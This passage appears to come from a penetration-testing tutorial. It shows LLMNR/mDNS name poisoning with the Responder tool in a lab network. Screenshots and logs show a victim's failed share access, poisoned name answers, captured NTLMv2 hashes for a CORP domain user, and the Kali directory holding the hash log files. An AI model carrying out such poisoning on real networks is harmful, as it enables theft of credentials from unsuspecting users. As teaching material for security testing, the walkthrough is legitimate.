
●●●●●●●●●●●

Domain: CORP

□ Remember my credentials

Access is denied.

He will be prompted with an error message as shown below.




Open Folder

\\sharee is not accessible. You might not have permission to use this network resource. Contact the administrator of this server to find out if you have access permissions.

The specified network name is no longer available.


Meanwhile many events will be recorded on the responder interface running on the attacker machine as shown below.

"IOT without security = Internet Of Threats "
- Stephen Nappo




```
[*] [MDNS] Poisoned answer sent to 10.10.10.1      for name sharee.loca
l
[*] [LLMNR]  Poisoned answer sent to 10.10.10.1 for name sharee
[*] [MDNS] Poisoned answer sent to 10.10.10.1      for name wpad.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.1 for name wpad
[*] [MDNS] Poisoned answer sent to 10.10.10.1      for name wpad.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.1 for name wpad
[HTTP] User-Agent        : Mozilla/5.0 (compatible; IE 11.0; Win64; Tri
dent/7.0)
[HTTP] User-Agent        : Mozilla/5.0 (compatible; IE 11.0; Win64; Tri
dent/7.0)
[*] [MDNS] Poisoned answer sent to 10.10.10.1      for name sharee.loca
l
[*] [LLMNR]  Poisoned answer sent to 10.10.10.1 for name sharee
[*] Skipping previously captured hash for CORP\prathul
[*] Skipping previously captured hash for CORP\prathul
[*] Skipping previously captured hash for CORP\prathul
[*] Skipping previously captured hash for CORP\prathul
[*] [MDNS] Poisoned answer sent to 10.10.10.1      for name sharee.loca
l
█
```

All the logs belonging to responder tool will be stored in /usr/share/responder/logs directory.




```
┌──(kali㉿kali)-[/usr/share/responder/logs]
└─$ ls
Analyzer-Session.log    Responder-Session.log
Config-Responder.log    SMB-NTLMv2-SSP-10.10.10.20.txt
Poisoners-Session.log

┌──(kali㉿kali)-[/usr/share/responder/logs]
└─$ █
```

Let's open the SMB-NTLMv2******.txt log file.



